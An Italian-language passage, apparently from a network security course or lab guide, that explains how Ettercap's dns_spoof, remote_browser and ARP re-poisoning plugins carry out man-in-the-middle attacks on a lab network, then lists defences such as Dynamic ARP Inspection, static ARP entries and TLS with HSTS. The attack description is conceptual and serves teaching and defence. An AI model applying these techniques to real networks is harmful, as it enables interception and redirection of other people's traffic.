- **Plugin `dns_spoof`:** Si basa su un file di regole (tipicamente `/etc/ettercap/etter.dns`). Quando una delle vittime invia una query DNS UDP sulla porta 53 per risolvere un hostname (es. `www.bank.lab`), Ettercap intercetta la richiesta e genera immediatamente un pacchetto **DNS Response falsificato** contenente come record `A` l'indirizzo IP di Chuck, anticipando la risposta del vero resolver DNS. La vittima memorizza l'IP malevolo nella propria cache DNS locale e indirizza le connessioni future verso la macchina dell'attaccante.
- **Plugin `remote_browser`:** Intercetta tutte le richieste HTTP GET emesse dalla vittima ed estrae gli URL visitati, permettendo all'attaccante di riprodurre la navigazione o lanciare un browser headless locale per visualizzare le pagine consultate in tempo reale.
- **Plugin di Manutenzione (`chk_poison`, `repoison_arp`):** Verificano periodicamente che l'avvelenamento delle tabelle ARP sia ancora efficace e reiniettano frame in caso di riconnessione o svuotamento spontaneo della cache da parte delle vittime.

7. Contromisure e Difese di Rete Enterprise: Gli attacchi basati su ARP spoofing ed ettercap possono essere contrastati efficacemente combinando tecnologie di switching e crittografia:

- **Dynamic ARP Inspection (DAI):** Funzionalità hardware implementata negli switch managed. Lo switch monitora tutti i pacchetti ARP in transito su porte non fidate (*untrusted*). Per ogni pacchetto, confronta la coppia IP-MAC dichiarata con la tabella fidata costruita dal meccanismo di **DHCP Snooping** (o mapping statici *IP Source Guard*). Se il mapping non coincide, lo switch scarta il pacchetto a livello hardware e disabilita la porta dell'attaccante.

- **Tabelle ARP Statiche:** Sugli endpoint critici (server, router gateway), l'amministratore può associare manualmente il MAC address all'IP (`arp -s IP MAC`). I mapping statici sono immuni all'avvelenamento dinamico, ma risultano complessi da gestire su reti di grandi dimensioni.
- **Crittografia di Canale e Applicativa (TLS 1.3, SSH):** Sebbene l'ARP Poisoning permetta a Chuck di ricevere i pacchetti fisici, l'uso di protocolli crittografici end-to-end con autenticazione asimmetrica (HTTPS con HSTS per prevenire SSL-Strip) rende il contenuto dei pacchetti completamente incomprensibile e non manomettibile dall'attaccante.